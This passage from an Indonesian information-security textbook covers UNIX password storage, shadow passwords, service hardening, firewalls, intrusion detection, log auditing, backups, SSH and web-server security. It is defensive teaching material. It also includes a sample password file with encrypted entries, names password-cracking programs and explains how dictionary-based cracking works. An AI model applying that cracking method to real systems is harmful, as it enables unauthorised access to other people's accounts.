- *iplog*, *icmplog*, *updlog*, yang merupakan bagian dari paket *iplog* untuk memantau paket IP, ICMP, UDP.
- *iptraf*, sudah termasuk dalam paket Linux Debian *netdiag*
- *netwatch*, sudah termasuk dalam paket Linux Debian *netdiag*
- *ntop*, memantau jaringan seperti program *top* yang memantau proses di sistem Unix (lihat contoh gambar tampilannya)
- *trafshow*, menunjukkan traffic antar hosts dalam bentuk text-mode

Contoh peragaan *trafshow* di sebuah komputer yang bernama epson, dimana ditunjukkan sesi *ssh* (dari komputer compaq) dan *ftp* (dari komputer notebook).

```
epson (traffic) 0 days 00 hrs 00 min 46 sec
tcp  epson.insan.co.id   ssh    compaq 558 3096        832
tcp  epson.insan.co.id   ftp    notebook 1054 422       381
9K total, 0K bad, 0K nonip - 9K tcp, 0K udp, 0K icmp, 0K unkn
```



GAMBAR 3.1. Contoh tampilan ntop

Mengamankan Sistem Informasi

"if a hacker obtains a login on a machine,
there is a good chance he can become root sooner or later."
-- Bill Cheswick, in "An evening with Berferd:
in which a cracker is lured, endured, and studied")

Dalam bab sebelumnya telah dibahas cara-cara untuk mengevaluasi sistem anda. Maka bab ini akan membahas cara-cara untuk mengamankan sistem informasi anda.

Pada umunya, pengamanan dapat dikategorikan menjadi dua jenis: pencegahan (*preventif*) dan pengobatan (*recovery*). Usaha pencegahan dilakukan agar sistem informasi tidak memiliki lubang keamanan, sementara usaha-usaha pengobatan dilakukan apabila lubang keamanan sudah dieksploitasi.

Pengamanan sistem informasi dapat dilakukan melalui beberapa layer yang berbeda. Misalnya di layer "transport", dapat digunakan "*Secure Socket Layer*" (SSL). Metoda ini umum digunakan untuk server web. Secara fisik, sistem anda dapat juga diamankan dengan menggunakan "firewall" yang

memisahkan sistem anda dengan Internet. Penggunaan teknik enkripsi dapat dilakukan di tingkat aplikasi sehingga data-data anda atau e-mail anda tidak dapat dibaca oleh orang yang tidak berhak.

Mengatur akses (Access Control)

Salah satu cara yang umum digunakan untuk mengamankan informasi adalah dengan mengatur akses ke informasi melalui mekanisme "*authentication*" dan "*access control*". Implementasi dari mekanisme ini antara lain dengan menggunakan "*password*".

Di sistem UNIX dan Windows NT, untuk menggunakan sebuah sistem atau komputer, pemakai diharuskan melalui proses *authentication* dengan menuliskan "*userid*" dan "*password*". Informasi yang diberikan ini dibandingkan dengan userid dan password yang berada di sistem. Apabila keduanya valid, pemakai yang bersangkutan diperbolehkan menggunakan sistem. Apabila ada yang salah, pemakai tidak dapat menggunakan sistem. Informasi tentang kesalahan ini biasanya dicatat dalam berkas *log*. Besarnya informasi yang dicatat bergantung kepada konfigurasi dari sistem setempat. Misalnya, ada yang menuliskan informasi apabila pemakai memasukkan *userid* dan *password* yang salah sebanyak tiga kali. Ada juga yang langsung menuliskan informasi ke dalam berkas *log* meskipun baru satu kali salah. Informasi tentang waktu kejadian juga dicatat. Selain itu asal hubungan (*connection*) juga dicatat sehingga administrator dapat memeriksa keabsahan hubungan.

Setelah proses *authentication*, pemakai diberikan akses sesuai dengan level yang dimilikinya melalui sebuah *access control. Access control* ini biasanya dilakukan dengan mengelompokkan pemakai dalam "group". Ada group yang berstatus pemakai biasa, ada tamu, dan ada juga *administrator* atau *super user* yang memiliki kemampuan lebih dari group lainnya. Pengelompokan ini disesuaikan dengan kebutuhan dari penggunaan sistem anda. Di lingkungan kampus mungkin ada kelompok mahasiswa, staf, karyawan, dan administrator. Sementara itu di lingkungan bisnis mungkin ada kelompok *finance*, *engineer, marketing*, dan seterusnya.

Password di sistem UNIX

Akses ke sistem UNIX menggunakan password yang biasanya disimpan di dalam berkas `/etc/passwd`. Di dalam berkas ini disimpan nama, userid, password, dan informasi-informasi lain yang digunakan oleh bermacam-macam program. Contoh isi berkas password dapat dilihat di bawah ini.

```
root:fi3sED95ibqR7:0:1:System Operator:/:/sbin/sh
daemon:*:1:1::/tmp:
rahard:d98skjhj9l:72:98:Budi Rahardjo:/home/rahard:/bin/csh
```

TABLE 6. Penjelasan contoh isi berkas password

Field	Isi
`rahard`	Nama atau userid pemakai
`d98skjhj9l`	password yang sudah terenkripsi (*encrypted password*)
`72`	UID, user identification number
`98`	GID, group identification number
`Budi Rahardjo`	Nama lengkap dari pemakai (sering juga disebut GECOS[a] atau GCOS field)
`/home/rahard`	home directory dari pemakai
`/bin/csh`	shell dari pemakai

a. GECOS = General Electric Computer Operating System. Di masa lalu, pemakai juga memiliki account di komputer yang lebih besar, yaitu komputer GECOS. Informasi ini disimpan dalam berkas ini untuk memudahkan batch job yang dijalankan melalui sebuah Remote Job Entry. [18]

Pada sistem UNIX lama, biasanya berkas `/etc/passwd` ini "*readable*", yaitu dapat dibaca oleh siapa saja. Meskipun kolom password di dalam berkas itu berisi "*encrypted password*" (password yang sudah terenkripsi), akan tetapi ini merupakan potensi sumber lubang keamanan. Seorang pemakai yang nakal, dapat mengambil berkas ini (karena "*readable*"), misalnya men-download berkas ini ke komputer di rumahnya, atau mengirimkan berkas ini kepada kawannya. Ada program tertentu yang dapat digunakan untuk memecah password tersebut. Contoh program ini antara lain: *crack* (UNIX), *viper* (perl script), dan *cracker jack* (DOS).

Program "*password cracker*" ini tidak dapat mencari tahu kata kunci dari kata yang sudah terenkripsi. Akan tetapi, yang dilakukan oleh program ini adalah melakukan coba-coba (*brute force attack*). Salah satu caranya adalah mengambil kata dari kamus (*dictionary*) kemudian mengenkripsinya. Apabila hasil enkripsi tersebut sama dengan password yang sudah terenkripsi (*encrypted password*), maka kunci atau passwordnya ketemu. Selain melakukan "*lookup*" dengan menggunakan kamus, biasanya program "*password cracker*" tersebut memiliki beberapa algoritma *heuristic* seperti menambahkan angka di belakangnya, atau membaca dari belakang (terbalik), dan seterusnya. Inilah sebabnya jangan menggunakan password yang terdapat dalam kamus, atau kata-kata yang umum digunakan (seperti misalnya nama kota atau lokasi terkenal).

Shadow Password

Salah satu cara untuk mempersulit pengacau untuk mendapatkan berkas yang berisi password (meskipun terenkripsi) adalah dengan menggunakan "*shadow password*". Mekanisme ini menggunakan berkas `/etc/shadow` untuk menyimpan encrypted password, sementara kolom password di berkas `/etc/passwd` berisi karakter "x". Berkas `/etc/shadow` tidak dapat dibaca secara langsung oleh pemakai biasa.

Latihan 9. Perhatikan sistem UNIX anda. Apakah sistem itu menggunakan fasilitas shadow password atau tidak?

Memilih password

Dengan adanya kemungkinan password ditebak, misalnya dengan menggunakan program password cracker, maka memilih password memerlukan perhatian khusus. Berikut ini adalah daftar hal-hal yang sebaiknya tidak digunakan sebagai password.

- Nama anda, nama istri / suami anda, nama anak, ataupun nama kawan.
- Nama komputer yang anda gunakan.
- Nomor telepon atau plat nomor kendaran anda.
- Tanggal lahir.
- Alamat rumah.

- Nama tempat yang terkenal.
- Kata-kata yang terdapat dalam kamus (bahasa Indonesia maupun bahasa Inggris).
- Password dengan karakter yang sama diulang-ulang.
- Hal-hal di atas ditambah satu angka.

Menutup servis yang tidak digunakan

Seringkali sistem (perangkat keras dan/atau perangkat lunak) diberikan dengan beberapa servis dijalankan sebagai *default*. Sebagai contoh, pada sistem UNIX servis-servis berikut sering dipasang dari vendornya: *finger*, *telnet*, *ftp*, *smtp*, *pop*, *echo*, dan seterusnya. Servis tersebut tidak semuanya dibutuhkan. Untuk mengamankan sistem, servis yang tidak diperlukan di server (komputer) tersebut sebaiknya dimatikan. Sudah banyak kasus yang menunjukkan *abuse* dari servis tersebut, atau ada lubang keamanan dalam servis tersebut akan tetapi sang administrator tidak menyadari bahwa servis tersebut dijalankan di komputernya.

Latihan 10. Periksa sistem UNIX anda, servis apa saja yang dijalankan di sana? Dari mana anda tahu servis-servis yang dijalankan?

Servis-servis di sistem UNIX ada yang dijalankan dari "*inetd*" dan ada yang dijalankan sebagai *daemon*. Untuk mematikan servis yang dijalankan dengan menggunakan fasilitas *inet*, periksa berkas `/etc/inetd.conf`, matikan servis yang tidak digunakan (dengan memberikan tanda komentar #) dan memberitahu *inetd* untuk membaca berkas konfigurasinya (dengan memberikan signal HUP kepada PID dari proses *inetd*).

```
unix# ps -aux | grep inetd
105 inetd
unix# kill -HUP 105
```

Untuk sistem Solaris atau yang berbasis System V, gunakan perintah "`ps -eaf`" sebagai pengganti perintah "`ps -aux`". Lebih jelasnya silahkan baca manual dari perintah *ps*.

Untuk servis yang dijalankan sebagai *daemon* dan dijalankan pada waktu *startup* (*boot*), perhatikan skrip boot dari sistem anda.

- SunOS: /etc/rc.*
- Linux Debian: /etc/init.d/*


Memasang Proteksi

Untuk lebih meningkatkan keamanan sistem informasi, proteksi dapat ditambahkan. Proteksi ini dapat berupa filter (secara umum) dan yang lebih spesifik adalah firewall. Filter dapat digunakan untuk memfilter e-mail, informasi, akses, atau bahkan dalam level packet. Sebagai contoh, di sistem UNIX ada paket program "*tcpwrapper*" yang dapat digunakan untuk membatasi akses kepada servis atau aplikasi tertentu. Misalnya, servis untuk "*telnet*" dapat dibatasi untuk untuk sistem yang memiliki nomor IP tertentu, atau memiliki domain tertentu. Sementara firewall dapat digunakan untuk melakukan filter secara umum.

Untuk mengetahui apakah server anda menggunakan *tcpwrapper* atau tidak, periksa isi berkas `/etc/inetd.conf`. Biasanya *tcpwrapper* dirakit menjadi "`tcpd`". Apabila servis di server anda (misalnya *telnet* atau *ftp*) dijalankan melalui `tcpd`, maka server anda menggunakan *tcpwrapper*. Biasanya, konfigurasi *tcpwrapper* (`tcpd`) diletakkan di berkas `/etc/hosts.allow` dan `/etc/hosts.deny`.

Firewall

Firewall merupakan sebuah perangkat yang diletakkan antara Internet dengan jaringan internal (Lihat Figure 4.1 on page 83). Informasi yang keluar atau masuk harus melalui firewall ini.



GAMBAR 4.1. Contoh sebuah Firewall

Tujuan utama dari firewall adalah untuk menjaga (*prevent*) agar akses (ke dalam maupun ke luar) dari orang yang tidak berwenang (*unauthorized access*) tidak dapat dilakukan. Konfigurasi dari firewall bergantung kepada kebijaksanaan (*policy*) dari organisasi yang bersangkutan, yang dapat dibagi menjadi dua jenis:

- apa-apa yang tidak diperbolehkan secara eksplisit dianggap tidak diperbolehkan (*prohibitted*)
- apa-apa yang tidak dilarang secara eksplisit dianggap diperbolehkan (*permitted*)

Firewall bekerja dengan mengamati paket IP (Internet Protocol) yang melewatinya. Berdasarkan konfigurasi dari firewall maka akses dapat diatur berdasarkan IP address, port, dan arah informasi. Detail dari konfigurasi bergantung kepada masing-masing firewall.

Firewall dapat berupa sebuah perangkat keras yang sudah dilengkapi dengan perangkat lunak tertentu, sehingga pemakai (administrator) tinggal melakukan konfigurasi dari firewall tersebut. Firewall juga dapat berupa perangkat lunak yang ditambahkan kepada sebuah server (baik UNIX maupun Windows NT), yang dikonfigurasi menjadi firewall. Dalam hal ini, sebetulnya perangkat komputer dengan prosesor Intel 80486 sudah cukup untuk menjadi firewall yang sederhana.

Firewall biasanya melakukan dua fungsi; fungsi (IP) filtering dan fungsi proxy. Keduanya dapat dilakukan pada sebuah perangkat komputer (device) atau dilakukan secara terpisah.

Beberapa perangkat lunak berbasis UNIX yang dapat digunakan untuk melakukan IP filtering antara lain:

- *ipfwadm*: merupakan standar dari sistem Linux yang dapat diaktifkan pada level kernel
- *ipchains*: versi baru dari Linux kernel packet filtering yang diharapkan dapat menggantikan fungsi ipfwadm

Fungsi proxy dapat dilakukan oleh berbagai software tergantung kepada jenis proxy yang dibutuhkan, misalnya web proxy, rlogin proxy, ftp proxy dan seterusnya. Di sisi client sering kalai dibutuhkan software tertentu agar dapat menggunakan proxy server ini, seperti misalnya dengan menggunakan SOCKS. Beberapa perangkat lunak berbasis UNIX untuk proxy antara lain:

- *Socks:* proxy server oleh NEC Network Systems Labs
- *Squid*: web proxy server

Informasi mengenai firewall secara lebih lengkap dapat dibaca pada referensi [29, 37] atau untuk sistem Linux dapat dilakukan dengan mengunjungi web site berikut: <http://www.gnatbox.com>.

Satu hal yang perlu diingat bahwa adanya firewall bukan menjadi jaminan bahwa jaringan dapat diamankan seratus persen. Firewall tersebut sendiri dapat memiliki masalah. Sebagai contoh, Firewall Gauntlet yang dibuat oleh Network Associates Inc. (NAI) mengalami masalah[1] sehingga dapat melewatkan koneksi dari luar yang seharusnya tidak boleh lewat. Padahal Gauntlet didengung-dengungkan oleh NAI sebagai "*The World's Most*

1. Tanggal 22 Mei 2000 ditemukan masalah dalam Gauntlet (versi 4.1, 4.2, 5.0, dan 5.5) oleh Jim Stickley (seorang konsultan keamana dari Garrison Technologies) dimana jika paket Cyber Patrol filtering dipasang, maka ada kemungkinan koneksi dari luar yang seharusnya tidak boleh lewat firewall ternyata dilewatkan. Ternyata ada masalah "buffer overflow" di server tersebut. Hal ini hanya terjadi jika Cyber Patrol diaktifkan. http://www.securityfocus.com/news/40

Secure Firewall". Inti yang ingin kami sampaikan adalah bahwa meskipun sudah menggunakan firewall, keamanan harus tetap dipantau secara berkala.

Pemantau adanya serangan

Sistem pemantau (*monitoring system*) digunakan untuk mengetahui adanya tamu tak diundang (*intruder*) atau adanya serangan (*attack*). Nama lain dari sistem ini adalah "*intruder detection system*" (IDS). Sistem ini dapat memberitahu administrator melalui e-mail maupun melalui mekanisme lain seperti melalui pager.

Ada berbagai cara untuk memantau adanya intruder. Ada yang sifatnya aktif dan pasif. IDS cara yang pasif misalnya dengan memonitor logfile. Contoh software IDS antara lain:

- *Autobuse*, mendeteksi probing dengan memonitor logfile.
- *Courtney* dan *portsentry*, mendeteksi *probing* (*port scanning*) dengan memonitor packet yang lalu lalang. *Portsentry* bahkan dapat memasukkan IP penyerang dalam filter *tcpwrapper* (langsung dimasukkan kedalam berkas /etc/hosts.deny)
- *Shadow* dari SANS
- *Snort*, mendeteksi pola (*pattern*) pada paket yang lewat dan mengirimkan alert jika pola tersebut terdeteksi. Pola-pola atau *rules* disimpan dalam berkas yang disebut library yang dapat dikonfigurasi sesuai dengan kebutuhan.

Pemantau integritas sistem

Pemantau integritas sistem dijalankan secara berkala untuk menguji integratitas sistem. Salah satu contoh program yang umum digunakan di sistem UNIX adalah program *Tripwire*. Program paket *Tripwire* dapat digunakan untuk memantau adanya perubahan pada berkas. Pada mulanya, tripwire dijalankan dan membuat database mengenai berkas-berkas atau

direktori yang ingin kita amati beserta "*signature*" dari berkas tersebut. Signature berisi informasi mengenai besarnya berkas, kapan dibuatnya, pemiliknya, hasil *checksum* atau *hash* (misalnya dengan menggunakan program MD5), dan sebagainya. Apabila ada perubahan pada berkas tersebut, maka keluaran dari *hash function* akan berbeda dengan yang ada di database sehingga ketahuan adanya perubahan.

Audit: Mengamati Berkas Log

Segala (sebagian besar) kegiatan penggunaan sistem dapat dicatat dalam berkas yang biasanya disebut "*logfile*" atau "*log*" saja. Berkas log ini sangat berguna untuk mengamati penyimpangan yang terjadi. Kegagalan untuk masuk ke sistem (login), misalnya, tersimpan di dalam berkas log. Untuk itu para administrator diwajibkan untuk rajin memelihara dan menganalisa berkas log yang dimilikinya.

Letak dan isi dari berkas log bergantung kepada operating system yang digunakan. Di sistem berbasis UNIX, biasanya berkas ini berada di direktori `/var/adm` atau `/var/log`. Contoh berkas log yang ada di sistem Linux Debian dapat dilihat pada Table 7 on page 86.

.

TABLE 7. Berkas Log di sistem Debian Linux

Nama Berkas	Keterangan
/var/adm/auth.log	Berisi informasi yang berhubungan dengan authentication. Gagal login, misalnya, dicatat pada berkas ini.
/var/adm/daemon.log	Informasi mengenai program-program daemon seperti BIND, Sendmail, dsb.
/var/adm/mail.log	Berisi informasi tentang e-mail yang dikirimkan dan diterima oleh MTA (sendmail) serta akses ke sistem email melalui POP dan IMAP.
/var/adm/syslog	Berisi pesan yang dihasilkan oleh program syslog. Kegagalan login tercatat di sini.

Sebagai contoh, berikut ini adalah cuplikan baris isi dari berkas `/var/adm/auth.log`:

```
Apr  8 08:47:12 xact passwd[8518]: password for `inet' changed
by root
Apr  8 10:02:14 xact su: (to root) budi on /dev/ttyp3
```

Baris pertama menunjukkan bawah password untuk pemakai “inet” telah diganti oleh “root”. Baris kedua menunjukkan bahwa pemakai (*user*) yang bernama “budi” melakukan perintah “`su`” (*substitute user*) dan menjadi user “root” (*super user*). Kedua contoh di atas menunjukkan entry yang nampaknya normal, tidak mengandung security hole, dengan asumsi pada baris kedua memang pemakai “budi” diperbolehkan menjadi root. Contoh entry yang agak mencurigakan adalah sebagai berikut.

```
Apr  5 17:20:10 alliance wu-ftpd[12037]: failed login from
ws170.library.msstate.edu [130.18.249.170], m1
Apr  9 18:41:47 alliance login[12861]: invalid password for
`budi' on `ttyp0' from `ppp15.isp.net.id'
```

Baris di atas menunjukkan kegagalan untuk masuk ke sistem melalui fasilitas FTP (baris pertama) dan `telnet` (baris kedua). Pada baris kedua terlihat bahwa user “budi” (atau yang mengaku sebagai user “budi”) mencoba masuk melalui login dan gagal memberikan password yang valid. Hal ini bisa terjadi karena ketidak sengajaan, salah memasukkan password, atau bisa juga karena sengaja ingin mencoba-coba masuk dengan userid “budi” dengan password coba-coba. Cara coba-coba ini sering dilakukan dengan mengamati nama user yang berada di sistem tersebut (misalnya dengan menggunakan program `finger` untuk mengetahui keberadaan sebuah user).

Contoh berikut diambil dari isi berkas `/var/adm/mail.log`, yang berfungsi untuk mencatat aktivitas yang berhubungan dengan sistem mail.

```
Apr  9 18:40:31 mx1 imapd[12859]: Login faiure
user=^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
host=vhost.txg.wownet.net
Apr  9 18:40:32 mx1 imapd[12859]: Success, while reading line
user=^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
```

```
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
host=vhost.txg.wownet.net
```

Contoh di atas menunjukkan hal yang sedikit aneh dari akses ke servis email melalui IMAP (ditunjukkan dengan kata "`imapd`" yang merupakan server dari servis IMAP). Pertama, user yang digunakan tidak valid. Kedua, kebetulan administrator tidak memiliki remote user yang berasal dari host yang disebut di atas. Setelah diselidiki, ternyata memang ada lubang keamanan dari implementasi "`imapd`" yang digunakan. Ini diketahui setelah melihat informasi yang ada di web site *CERT* (See "Sumber informasi dan organisasi yang berhubungan dengan keamanan sistem informasi" on page 135.). Untuk itu administrator cepat-cepat menutup servis *imap* tersebut, mengambil dan memasang versi baru dari `imapd` yang tidak memiliki lubang keamanan tersebut.

Contoh-contoh di atas hanya merupakan sebagian kecil dari kegiatan menganalisa berkas log. Untuk sistem yang cukup ramai, misalnya sebuah perguruan tinggi dengan jumlah pemakai yang ribuan, analisa berkas log merupakan satu pekerjaan tersendiri (yang melelahkan). Untuk itu adanya tools yang dapat membantu administrator untuk memproses dan menganalisa berkas log merupakan sesuatu yang sangat penting. Ada beberapa tools sederhana yang menganalia berkas log untuk mengamati kegagalan (*invalid password*, *login failure*, dan sebagainya) kemudian memberikan ringkasan. Tools ini dapat dijalankan setiap pagi dan mengirimkan hasilnya kepada administrator.

Backup secara rutin

Seringkali tamu tak diundang (*intruder*) masuk ke dalam sistem dan merusak sistem dengan menghapus berkas-berkas yang dapat ditemui. Jika intruder ini berhasil menjebol sistem dan masuk sebagai super user (administrator), maka ada kemungkinan dia dapat menghapus seluruh berkas. Untuk itu, adanya backup yang dilakukan secara rutin merupakan sebuah hal yang esensial. Bayangkan apabila yang dihapus oleh tamu ini adalah berkas penelitian, tugas akhir, skripsi, yang telah dikerjakan bertahun-tahun.

Untuk sistem yang sangat esensial, secara berkala perlu dibuat backup yang letaknya berjauhan secara fisik. Hal ini dilakukan untuk menghindari hilangnya data akibat bencana seperti kebakaran, banjir, dan lain sebagainya. Apabila data-data dibackup akan tetapi diletakkan pada lokasi yang sama, kemungkinan data akan hilang jika tempat yang bersangkutan mengalami bencana seperti kebakaran.

Penggunaan Enkripsi untuk meningkatkan keamanan

Salah satu mekanisme untuk meningkatkan keamanan adalah dengan menggunakan teknologi enkripsi. Data-data yang anda kirimkan diubah sedemikian rupa sehingga tidak mudah disadap. Banyak servis di Internet yang masih menggunakan "*plain text*" untuk *authentication*, seperti penggunaan pasangan userid dan password. Informasi ini dapat dilihat dengan mudah oleh program penyadap atau pengendus (*sniffer*).

Contoh servis yang menggunakan plain text antara lain:

- akses jarak jauh dengan menggunakan telnet dan rlogin
- transfer file dengan menggunakan FTP
- akses email melalui POP3 dan IMAP4
- pengiriman email melalui SMTP
- akses web melalui HTTP

Penggunaan enkripsi untuk remote akses (misalnya melalui ssh sebagai penggani telnet atau rlogin) akan dibahas di bagian tersendiri.

Telnet atau shell aman

Telnet atau *remote login* digunakan untuk mengakses sebuah "*remote site*" atau komputer melalui sebuah jaringan komputer. Akses ini dilakukan dengan menggunakan hubungan TCP/IP dengan menggunakan userid dan password. Informasi tentang userid dan password ini dikirimkan melalui

jaringan komputer secara terbuka. Akibatnya ada kemungkinan seorang yang nakal melakukan “sniffing” dan mengumpulkan informasi tentang pasangan userid dan password ini[1].

Untuk menghindari hal ini, enkripsi dapat digunakan untuk melindungi adanya sniffing. Paket yang dikirimkan dienkripsi dengan algoritma DES atau Blowish (dengan menggunakan kunci session yang dipertukarkan via RSA atau Diffie-Hellman) sehingga tidak dapat dibaca oleh orang yang tidak berhak. Salah satu implementasi mekanisme ini adalah SSH (Secure Shell). Ada beberapa implementasi SSH ini, antara lain:

- ssh untuk UNIX (dalam bentuk source code, gratis, mengimplementasikan protokol SSH versi 1 dan versi 2)
- SSH untuk Windows95 dari Data Fellows (komersial, ssh versi 1 dan versi 2)
  http://www.datafellows.com/
- TTSSH, yaitu skrip yang dibuat untuk *Tera Term Pro* (gratis, untuk Windows 95, ssh versi 1)
  http://www.paume.itb.ac.id/rahard/koleksi
- SecureCRT untuk Windows95 (shareware / komersial)
- putty (SSH untuk Windows yang gratis, ssh versi 1). Selain menyediakan ssh, paket putty juga dilengkapi dengan pscp yang mengimplementasikan secure copy sebagai pengganti FTP.

1. Meskipun cara ini biasanya membutuhkan akses “root”.

Keamanan Sistem World Wide Web

World Wide Web (WWW atau Web[1]) merupakan salah satu “killer applications” yang menyebabkan populernya Internet. WWW dikembangkan oleh Tim Berners-Lee ketika bekerja di CERN (Swiss). Sejarah dari penemuan ini dapat dibaca pada buku karangan Tim Berners-Lee ini [3]. Kehebatan Web adalah kemudahannya untuk mengakses informasi, yang dihubungkan satu dengan lainnya melalui konsep *hypertext*. Informasi dapat tersebar di mana-mana di dunia dan terhubung melalui *hyperlink*. Informasi lebih lengkap tentang WWW dapat diperoleh di web W3C <http://www.w3.org>.

Pembaca atau peraga sistem WWW yang lebih dikenal dengan istilah *browser* dapat diperoleh dengan mudah, murah atau gratis. Contoh browser adalah Netscape, Internet Explorer, Opera, kfm (KDE file manager di sistem Linux), dan masih banyak lainnya. Kemudahan penggunaan program browser inilah yang memicu populernya WWW. Sejarah dari browser ini dimulai dari browser di sistem komputer NeXT yang kebetulan digunakan oleh Berners-Lee. Selain browser NeXT itu, pada saat itu baru ada browser yang berbentuk text (text-oriented) seperti “line mode” browser. Kemudian

1. Untuk selanjutnya penggunaan kata WWW atau Web akan dianggap sama.

ada lynx dan akhirnya muncul Mosaic yang dikembangkan oleh Marc Andreesen beserta kawan-kawannya ketika sedang magang di NCSA. Mosaic yang multi-platform (Unix/Xwindow, Mac, Windows) inilah yang memicu popularitas WWW.

Berkembangnya WWW dan Internet menyebabkan pergerakan sistem informasi untuk menggunakannya sebagai basis. Banyak sistem yang tidak terhubung ke Internet tetapi tetap menggunakan basis Web sebagai basis untuk sistem informasinya yang dipasang di jaringan Intranet. Untuk itu, keamanan sistem informasi yang berbasis Web dan teknologi Internet bergantung kepada keamanan sistem Web tersebut.

Arsitektur sistem Web terdiri dari dua sisi: server dan client. Keduanya dihubungkan dengan jaringan komputer (computer network). Selain menyajikan data-data dalam bentuk statis, sistem Web dapat menyajikan data dalam bentuk dinamis dengan menjalankan program. Program ini dapat dijalankan di server (misal dengan CGI, servlet) dan di client (applet, Javascript). Sistem server dan client memiliki permasalahan yang berbeda. Keduanya akan dibahas secara terpisah.

Ada asumsi dari sistem Web ini. Dilihat dari sisi pengguna:

- Server dimiliki dan dikendalikan oleh organisasi yang mengaku memiliki server tersebut. Maksudnya, jika sebuah server memiliki domain www.bni.co.id dan tulisan di layar menunjukkan bahwa situs itu merupakan milik Bank BNI maka kita percaya bahwa server tersebut memang benar milik Bank BNI. Adanya domain yang dibajak merupakan anomali terhadap asumsi ini.
- Dokumen yang ditampilkan bebas dari virus, trojan horse, atau itikad jahat lainnya. Bisa saja seorang yang nakal memasang virus di web nya. Akan tetapi ini merupakan anomali.
- Server tidak mendistribusikan informasi mengenai pengunjung (user yang melakukan browsing) kepada pihak lain. Hal ini disebabkan ketika kita mengunjungi sebuah web site, data-data tentang kita (nomor IP, operating system, browser yang digunakan, dll.) dapat dicatat. Pelanggaran terhadap asumsi ini sebetulnya melanggar privacy. Jika hal ini dilakukan maka pengunjung tidak akan kembali ke situs ini.

Asumsi dari penyedia jasa (webmaster) antara lain:

- Pengguna tidak beritikad untuk merusak server atau mengubah isinya (tanpa ijin).
- Pengguna hanya mengakses dokumen-dokumen atau informasi yang diijinkan diakses. Seorang pengguna tidak mencoba-coba masuk ke direktori yang tidak diperkenankan (istilah yang umum digunakan adalah "*directory traversal*").
- Identitas pengguna benar. Banyak situs web yang membatasi akses kepada user-user tertentu. Dalam hal ini, jika seorang pengguna "*login*" ke web, maka dia adalah pengguna yang benar.

Asumsi kedua belah pihak:

- Jaringan komputer (network) dan komputer bebas dari penyadapan pihak ketiga.
- Informasi yang disampaikan dari server ke pengguna (dan sebaliknya) terjamin keutuhannya dan tidak dimodifikasi oleh pihak ketiga yang tidak berhak.

Asumsi-asumsi di atas bisa dilanggar sehingga mengakibatkan adanya masalah keamanan.

Keamanan Server WWW

Keamanan server WWW biasanya merupakan masalah dari seorang administrator. Dengan memasang server WWW di sistem anda, maka anda membuka akses (meskipun secara terbatas) kepada orang luar. Apabila server anda terhubung ke Internet dan memang server WWW anda disiapkan untuk publik, maka anda harus lebih berhati-hati sebab anda membuka pintu akses ke seluruh dunia!

Server WWW menyediakan fasilitas agar client dari tempat lain dapat mengambil informasi dalam bentuk berkas (file), atau mengeksekusi perintah (menjalankan program) di server. Fasilitas pengambilan berkas dilakukan dengan perintah "GET", sementara mekanisme untuk

mengeksekusi perintah di server dapat dilakukan dengan “CGI” (Common Gateway Interface), Server Side Include (SSI), Active Server Page (ASP), PHP, atau dengan menggunakan *servlet* (seperti pernggunaan *Java Servlet*). Kedua jenis servis di atas (mengambil berkas biasa maupun menjalankan program di server) memiliki potensi lubang keamanan yang berbeda.

Adanya lubang keamanan di sistem WWW dapat dieksploitasi dalam bentuk yang beragam, antara lain:

- informasi yang ditampilkan di server diubah sehingga dapat mempermalukan perusahaan atau organisasi anda (dikenal dengan istilah *deface*[1]);
- informasi yang semestinya dikonsumsi untuk kalangan terbatas (misalnya laporan keuangan, strategi perusahaan anda, atau database client anda) ternyata berhasil disadap oleh saingan anda (ini mungkin disebabkan salah setup server, salah setup router / firewall, atau salah setup authentication);
- informasi dapat disadap (seperti misalnya pengiriman nomor kartu kredit untuk membeli melalui WWW, atau orang yang memonitor kemana saja anda melakukan *web surfing*);
- server anda diserang (misalnya dengan memberikan *request* secara bertubi-tubi) sehingga tidak bisa memberikan layanan ketika dibutuhkan (*denial of service attack*);
- untuk server web yang berada di belakang firewall, lubang keamanan di server web yang dieksploitasi dapat melemahkan atau bahkan menghilangkan fungsi dari firewall (dengan mekanisme *tunneling*).

Sebagai contoh serangan dengan mengubah isi halaman web, beberapa server Web milik pemerintah Indonesia sempat menjadi target serangan dari beberapa pengacau (dari Portugal) yang tidak suka dengan kebijaksanaan pemerintah Indonesia dalam masalah Timor Timur. Mereka mengganti halaman muka dari beberapa server Web milik pemerintah Indonesia dengan tulisan-tulisan anti pemerintah Indonesia. Selain itu, beberapa server yang dapat mereka serang diporakporandakan dan dihapus isi

1. Informasi tentang web-web yang pernah di-deface dikumpulkan di berbagai tempat (web), seperti misalnya di http://www.aldas.org

disknya. Beberapa server yang sempat dijebol antara lain: server Departemen Luar Negeri, Hankam, Ipteknet, dan BPPT. Penjebolan ini masih berlangsung terus oleh crackers yang berbeda-beda.

Membatasi akses melalui Kontrol Akses

Sebagai penyedia informasi (dalam bentuk berkas-berkas), sering diinginkan pembatasan akses. Misalnya, diinginkan agar hanya orang-orang tertentu yang dapat mengakses berkas (informasi) tertentu. Pada prinsipnya ini adalah masalah kontrol akses. Pembatasan akses dapat dilakukan dengan:

- membatasi domain atau nomor IP yang dapat mengakses;
- menggunakan pasangan userid & password;
- mengenkripsi data sehingga hanya dapat dibuka (dekripsi) oleh orang yang memiliki kunci pembuka.

